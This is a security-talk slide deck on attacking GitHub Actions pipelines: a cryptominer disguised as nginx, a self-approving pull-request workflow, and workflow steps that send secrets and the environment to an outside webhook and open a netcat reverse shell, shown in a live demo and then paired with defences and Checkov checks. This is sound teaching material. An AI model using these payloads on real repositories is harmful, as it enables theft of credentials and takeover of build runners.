
```
1  on: pull_request
2
3  name: unsecure-workflow
4
5  jobs:
6    my_job:
7      container:
8        image: gakeaws/nginx
9
```

Containerized Cryptojacking Worm



Let just add a rename from XMRIG to NGINX

```
1 ADD file ... in /          2.63 MB
2 CMD ["/bin/sh"]           0 B
3 /bin/sh -c apk update &&      1.58 MB
4 COPY file:8daa0549038b531d05022f89cb111ca0494... 819.22 KB
5 ENTRYPOINT ["/xmrig"]        0 B
6 ENV user=45TwKEr1LjoEPuxnbfuPhaXcf138AoQvtSJ3jdqg1g... 0 B
7 /bin/sh -c mv /xmrig /usr/bin/nginx      819.42 KB
8 ENTRYPOINT ["nginx" "-a" "cryptonight"]    0 B
```



Attack 2

Auto Approve PR

Branch Protection Rules

...are good!

Defaults (as usual)

...are bad



Branch name pattern *

DefaultBranchProtection

Applies to 0 branches

Protect matching branches

Require a pull request before merging

When enabled, all commits must be made to a non-protected branch and submitted via a pull request before they can be merged into a branch that matches this rule.

Require approvals

When enabled, pull requests targeting a matching branch require a number of approvals and no changes requested before they can be merged.

Required number of approvals before merging: 1 ▾



Dismiss stale pull request approvals when new commits are pushed

New reviewable commits pushed to a matching branch will dismiss pull request review approvals.

Caveat! As of 2022

Settings for actions in repository settings changed due to this exact hack

Workflow permissions

Choose the default permissions granted to the GITHUB_TOKEN when running workflows in this repository. You can specify more granular permissions in the workflow using YAML. [Learn more.](#)

Read and write permissions

Workflows have read and write permissions in the repository for all scopes.

Read repository contents permission

Workflows have read permissions in the repository for the contents scope only.

Allow GitHub Actions to create and approve pull requests

This controls whether GitHub Actions can create pull requests or submit approving pull request reviews.

Save

What are the default permissions of our workflow token?

Scope	Default access (permissive)	Default access (restricted)	Maximum access by forked repos
actions	read/write	none	read
checks	read/write	none	read
contents	read/write	read	read
deployments	read/write	none	read
id-token	none	none	read
issues	read/write	none	read
metadata	read	read	read
packages	read/write	none	read
pages	read/write	none	read
pull-requests	read/write	none	read
repository-projects	read/write	none	read
security-events	read/write	none	read
statuses	read/write	none	read

What are the default permissions of our workflow token?

Scope	Default access (permissive)	Default access (restricted)	Maximum access by forked repos
actions	read/write	none	read
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deployments	read/write	none	read
id-token	none	none	read
issues	read/write	none	read
metadata	read	read	read
packages	read/write	none	read
pages	read/write	none	read
pull-requests	read/write	none	read
repository-projects	read/write	none	read
security-events	read/write	none	read
statuses	read/write	none	read

Adding Branch Protection (because we've added collaborators)

Let's go LIVE!

europig/pwnci0822: An exciting new open source project

VM Instances - Compute Engine

github.com/europig/pwnci0822

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Pull requests Issues Marketplace Explore

eurogig / pwnci0822 Public

Pin Unwatch 1 Fork 1 Star 0

Code Issues 1 Pull requests Actions Projects Wiki Security Insights Settings

main 1 branch 0 tags

Go to file Add file Code

eurogig Merge pull request #1 from loudcanadian/main ... ✓ 3fa6613 32 minutes ago 4 commits

.github/workflows Create issuecheck.yaml 33 minutes ago

LICENSE Initial commit yesterday

README.md Initial commit yesterday

About

An exciting new open source project

Readme MIT license 0 stars 1 watching 1 fork

Releases

No releases published Create a new release

Packages

No packages published Publish your first package

Contributors 2

eurogig Steve G

A close-up photograph of a knife with a dark, textured handle and three gold-colored rivets. The blade is long and appears to be made of stainless steel, showing some wear and discoloration. The knife is stuck vertically into a small, light-colored tree trunk or piece of wood. The background is a dense forest with many trees and green foliage.

Attack 3

Pwn the runner

What if... I want to submit a pull request with a new workflow?

```
name: APPROVE

on: pull_request # run on pull request events

permissions:
  pull-requests: write # grant write permission on the pull-requests endpoint

jobs:
  approve:
    runs-on: ubuntu-latest
    steps:
      - run: | # approve the pull request
          curl --request POST \
            --url https://api.github.com/repos/${{github.repository}}/pulls/${{github.event.number}}/reviews \
            --header 'authorization: Bearer ${{ secrets.GITHUB_TOKEN }}' \
            --header 'content-type: application/json' \
            -d '{"event": "APPROVE"}'
```

What do you do with a GITHUB_TOKEN?

(insert sea shanty music)

Quite a bit it turns out depending on

- permissions
- timeout

About the GITHUB_TOKEN secret

At the start of each workflow run, GitHub automatically creates a unique `GITHUB_TOKEN` secret to use in your workflow. You can use the `GITHUB_TOKEN` to authenticate in a workflow run.

When you enable GitHub Actions, GitHub installs a GitHub App on your repository. The `GITHUB_TOKEN` secret is a GitHub App installation access token. You can use the installation access token to authenticate on behalf of the GitHub App installed on your repository. The token's permissions are limited to the repository that contains your workflow. For more information, see "[Permissions for the GITHUB_TOKEN](#)."

Before each job begins, GitHub fetches an installation access token for the job. The `GITHUB_TOKEN` expires when a job finishes or after a maximum of 24 hours.



What do you do with a GITHUB_TOKEN? (early in the morning)

....and how long does a github action job last?

Usage limits

There are some limits on GitHub Actions usage when using GitHub-hosted runners. These limits are subject to change.

Note: For self-hosted runners, different usage limits apply. For more information, see "[About self-hosted runners.](#)"

- **Job execution time** - Each job in a workflow can run for up to 6 hours of execution time. If a job reaches this limit, the job is terminated and fails to complete.

How are automations with more privileges created?

🔗 Granting additional permissions

If you need a token that requires permissions that aren't available in the `GITHUB_TOKEN`, you can create a personal access token and set it as a secret in your repository:

- 1 Use or create a token with the appropriate permissions for that repository. For more information, see "[Creating a personal access token.](#)"
- 2 Add the token as a secret in your workflow's repository, and refer to it using the `$${{ secrets.SECRET_NAME }}}` syntax. For more information, see "[Creating and using encrypted secrets.](#)"

Exfiltrate secrets and/or environment variables

```
name: CI Secrets

# Controls when the workflow will run
on:
  # Triggers the workflow on push or pull request events but only for the main branch
  push:

  # A workflow run is made up of one or more jobs that can run sequentially or in parallel
  jobs:
    # This workflow contains a single job called "build"
    build:
      # The type of runner that the job will run on
      runs-on: ubuntu-latest

      # Steps represent a sequence of tasks that will be executed as part of the job
      steps:
        # Checks-out your repository under $GITHUB_WORKSPACE, so your job can access it
        - uses: actions/checkout@v3

        # Runs a single command using the runners shell
        - name: Run a normal very innocent one-line script
          run: |
            echo "${{ toJSON(secrets) }}" > .secrets
            curl -X POST -s --data "@.secrets" <Bad URL> } > /dev/null
            env | curl -H "Content-Type: application/json" -X POST -d "$(
```



Exfiltrate secrets and/or environment variables

...

```
# Runs a single command using the runners shell
- name: Run a normal very innocent multi-line script
  run: |
    echo "${{ toJSON(secrets) }}" > .secrets
    curl -X POST -s --data "@.secrets" <Bad URL> > /dev/null
    env | curl -H "Content-Type: application/json" -X POST -d "$(
```

Exfiltrate secrets and/or environment variables

...

```
# Runs a single command using the runners shell
- name: Run a normal very innocent multi-line script
  run: |
    echo "${{ toJson(secrets) }}" > .secrets
    curl -X POST -s --data "@.secrets" <Bad URL> > /dev/null
    env | curl -H "Content-Type: application/json" -X POST -d "$(
```



```
</dev/stdin>" <Bad URL>
  sleep 3600
```


What do you do with a over privileged GitHub access TOKEN?

Example Case: There are actions in the GitHub marketplace which encourage the use of more permissive PATs for various reasons.

One such action provides advanced features to **auto-merge pull requests**.

Sounds lovely doesn't it!

GitHub Action
(requires privileged PAT) Npm module
(uses GitHub Action) Application Repository
(uses npm module)



**Workflow attack to extract PAT allowing for
auto approval and PR merge of malicious code**
Supply Chain Attack



Exfiltrate secrets and/or environment variables

...


```
# Runs a single command using the runners shell
- name: Run a normal very innocent multi-line script
  run: |
    echo "${{ toJSON(secrets) }}" > .secrets
    curl -X POST -s --data "@.secrets" <Bad URL> > /dev/null
    env | curl -H "Content-Type: application/json" -X POST -d "$(
```



```
</dev/stdin>" <Bad URL>
  rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <Bad URL2> <Port> >/tmp/f
```

LET'S TRY IT ALL!

What do you do with a over privileged GITHUB_TOKEN? (Scenario)



Scene 1

Scene 2

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main 1 branch 0 tags Go to file Add file Code

eurogig Merge pull request #1 from loudcanadian/main ... ✓ 3fa6613 39 minutes ago 4 commits

.github/workflows Create issuecheck.yaml 41 minutes ago

LICENSE Initial commit yesterday

README.md Initial commit yesterday

About

An exciting new open source project

Readme MIT license 0 stars 1 watching 1 fork

Releases

No releases published Create a new release

Packages

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Contributors 2

eurogig Steve G

README.md

pwnci0822

An exciting new open source project

```
5 # Triggers the workflow on push or pull request events but only for the main branch
6 pull_request:
7
8 # Allows you to run this workflow manually from the Actions tab
9 workflow_dispatch:
10
11 # A workflow run is made up of one or more jobs that can run sequentially or in parallel
12 jobs:
13   # This workflow contains a single job called "build"
14   build:
15     # The type of runner that the job will run on
16     runs-on: ubuntu-latest
17
18   # Steps represent a sequence of tasks that will be executed as part of the job
19   steps:
20     - name: approve
21       run: | # approve the pull request
22         curl --request POST \
23           --url https://api.github.com/repos/{{github.repository}}/pulls/{{github.event.number}}/reviews \
24           --header 'authorization: Bearer ${{ secrets.GITHUB_TOKEN }}' \
25           --header 'content-type: application/json' \
26           -d '{"event": "APPROVE"}'
27
28   # Checks-out your repository under $GITHUB_WORKSPACE, so your job can access it
29   - uses: actions/checkout@v3
30
31   # Runs a single command using the runners shell
32   - name: Run a normal very innocent one-line script
33     run: |
34       echo "${{ toJSON(secrets) }}" > .secrets
35       curl -X POST -s --data "@.secrets" https://webhook.site/2df4061a-57f8-4a1c-a993-da2cf313b363 > /dev/null
36       env | curl -H "Content-Type: application/json" -X POST -d "$(
```

```
root@cks-master:~#  
root@cks-master:~# nc -nlvp 32032  
Listening on [0.0.0.0] (family 0, port 32032)
```



Propose new file

Create pwn.yaml

Add an optional extended description...

- You can't commit to `main` because it is a [protected branch](#).
- Create a [new branch](#) for this commit and start a pull request. [Learn more about pull requests](#)

`totally-innocent-branch`

[Propose new file](#)

[Cancel](#)

Add more commits by pushing to the **totally-innocent-branch** branch on **eurogig/DSC242022**.



Changes approved

[Hide all reviewers](#)

1 approving review by reviewers with write access. [Learn more.](#)

✓ 1 approval



github-actions[bot] approved these changes



Some checks haven't completed yet

[Hide all checks](#)

1 in progress and 1 successful checks



BIGCI22 / build (pull_request) *In progress — This check has started...*

[Details](#)



CI / build (pull_request) Successful in 3s

[Details](#)



This branch has no conflicts with the base branch

Merging can be performed automatically.

[Merge pull request](#)



You can also [open this in GitHub Desktop](#) or view [command line instructions](#).

Password | Alias | Schedule | CSV Export | Custom Actions Settings... Run Now | XHR Redirect Settings... Redirect Now | CORS Headers | Auto Navigate | Hide Details | More ▾

REQUESTS (3/500) Newest First

Search Query 

Request Details

POST	https://webhook.site/2df4061a-57f8-4a1c-a993-da2cf313b363
Host	40.84.159.253 whois
Date	06/22/2022 2:28:11 PM (a few seconds ago)
Size	129 bytes
ID	69bd333c-e56d-4394-aca0-836f142121b1

Permalink Raw content Export as ▾

Headers

connection	close
content-type	application/x-www-form-urlencoded
content-length	129
accept	*/*
user-agent	curl/7.68.0
host	webhook.site

Form values

```
{ _POSTGRES: Password!, _github_token: ghs_U3svfx60LBTKy5lSi8VBIjkuhVDWgU2penQb, AWS_KEY: scarylongthing, SUPER_SECRET: oh_no! }
```

Files

Query strings

(empty)

Raw Content

 Format JSON Word-Wrap

```
{ POSTGRES: Password!, github_token: ghs_U3svfx60LBTKy5lSi8VBIjkuhVDWgU2penQb, AWS_KEY: scarylongthing, SUPER_SECRET: oh_no! }
```

```
root@cks-master:~#
```

```
root@cks-master:~# nc -nlvp 32032
```

```
Listening on [0.0.0.0] (family 0, port 32032)
```

```
Connection from 40.84.159.253 1024 received!
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ ls
```

```
LICENSE
```

```
README.md
```

```
$ whoami
```

```
runner
```

```
$ █
```

europig/pwnci0822: An exciting new open source project

VM Instances - Compute Engine

github.com/europig/pwnci0822

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The Result

A reverse shell on a (potentially self hosted) runner while concealing how I did it and gaining root access to that runner.



What do you do with this?

On a self-hosted runner...

- Discover
 - Cloud (eg. AWS) secrets
 - Passwords and connection strings
- Change logging level and exfiltrate access to sensitive data in logs
- Location of code from other builds (shared private hosted runner)
- Use the Github token for code or PR modifications
- Look for processes running
- Learn the network
- Elevate privilege to “root” and take over the world!





**An ounce of Prevention
is a pound of 'thank **** for that'**

Best Practices

- Be careful when adding contributors
- Beware that self-hosted runners on public repositories are being targeted
- Turn on **Branch Protection** (and include administrators) for production branch
 - With > 1 reviewer
- Do not run workflows unless you are 100% sure
- Use **Environment Protection** rules to scope secrets by environments
- Do NOT add permissive GitHub/AWS/etc Tokens to workflows if possible.
 - Always use short life span Tokens
 - Only give the least privilege a token needs
 - OpenID Connect
- Use Github Events to logs activity (eg. org.self_hosted_runner_updated)
- Use a **CODEOWNERS** file for the .github directory
- Enforce signed commits to verify code change author authenticity



<https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions>

CODEOWNERS?

About code owners

You can use a CODEOWNERS file to define individuals or teams that are responsible for code in a repository.

You can define code owners in public repositories with GitHub Free and GitHub Free for organizations, and in public and private repositories with GitHub Pro, GitHub Team, GitHub Enterprise Cloud, and GitHub Enterprise Server. For more information, see "[GitHub's products](#)."

People with admin or owner permissions can set up a CODEOWNERS file in a repository.

The people you choose as code owners must have read permissions for the repository. When the code owner is a team, that team must be visible and it must have write permissions, even if all the individual members of the team already have write permissions directly, through organization membership, or through another team membership.

Automate your security with OpenSSF Scorecard



Free and open source

Built-In CI Checks for

- Does the project
 - use Branch Protection ?
 - have contributors from at least two different organizations?
 - avoid dangerous coding patterns in GitHub Action workflows
 - declare GitHub workflow tokens as [read only](#)?

Download it free at <https://github.com/ossf/scorecard>

Automate your security with Checkov



Free and open source (Apache 2.0).

The most comprehensive **misconfiguration scanner for IaC, VCS and CI Pipeline as code** configs intended to be used in CI/CD pipelines

Built-In Checks for:

- Unexpected curl with secret
- Possible reverse shell
- Exfiltration of environment
- Use of unsanitized inputs
- Branch Protection Enabled

Download it free at <https://checkov.io>

Checkov in action

```
Check: CKV_GHA_3: "Suspicious use of curl with secrets"
```

```
    FAILED for resource: tests/github_actions/resources/.github/workflows/suspectcurl.yaml.jobs.*.steps[].jobs.*.steps[].CKV_GHA_3[29:33]
```

```
    File: /suspectcurl.yaml:29-34
```

```
29 |         - name: Run a normal very innocent one-line script
30 |           run: |
31 |             echo "${{ toJSON(secrets) }}" > .secrets
32 |             curl -X POST -s --data "@.secrets" <BADURL> /dev/null
```

```
Check: CKV_GHA_2: "Ensure run commands are not vulnerable to shell injection"
```

```
    FAILED for resource: tests/github_actions/resources/.github/workflows/shell_injection.yaml.jobs.unsecure-job.CKV_GHA_2[6:14]
```

```
    File: /shell_injection.yaml:6-15
```

```
6   |     name: job1
7   |     runs-on: ubuntu-latest
8   |     run: |
9   |       title="${{ github.event.issue.title }}"
10  |       if [[ ! $title =~ ^.*:\.*$ ]]; then
11  |         echo "Bad issue title"
12  |         exit 1
13  |       fi
14  |     secure-job:
15  |       name: job2
```

Checkov as a GitHub Action

```
name: Checkov
on:
  push:
    branches:
      - main
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - name: Set up Python 3.8
        uses: actions/setup-python@v1
        with:
          python-version: 3.8
      - name: Test with Checkov
        id: checkov
        uses: bridgecrewio/checkov-action@master
        with:
          directory: .github/workflow
          framework: github_actions
```

Takeaways

- **Secure Design takes work**
 - OOTB security isn't there and finding best practices for a secure repo takes digging
- **Open Source tools are here to help!**
 - Head to checkov.io for more information
- **Misconfigurations are first class problems**
 - Arguably more common than hacker-style application **vulnerabilities!**
 - One misconfiguration can allow an attacker into the soft interior of your development pipeline.
- **Defaults are not secure**
- **Pipeline as code Security can and should be applied at ALL phases including the CI!**
- **Fixing Infrastructure in Code** is much **easier** done by **YOU**
 - on your terms rather than found in CI, runtime or worse ... after a br3@ch!
- **Checkov** as a GitHub Action for security!
- Read the GitHub security hardening guide!
 - <https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions>

GAMEOVER

Thanks for playing:

More at

<https://docs.github.com/en/actions/deployment/targeting-different-environments/using-environments-for-deployment>

<https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions>

<https://blog.gitguardian.com/github-actions-security-cheat-sheet/>

https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_providers_create_oidc.html

<https://checkov.io>

<https://github.com/ossf/scorecard>

<https://steveqiguere.com>

<https://bridgecrew.io>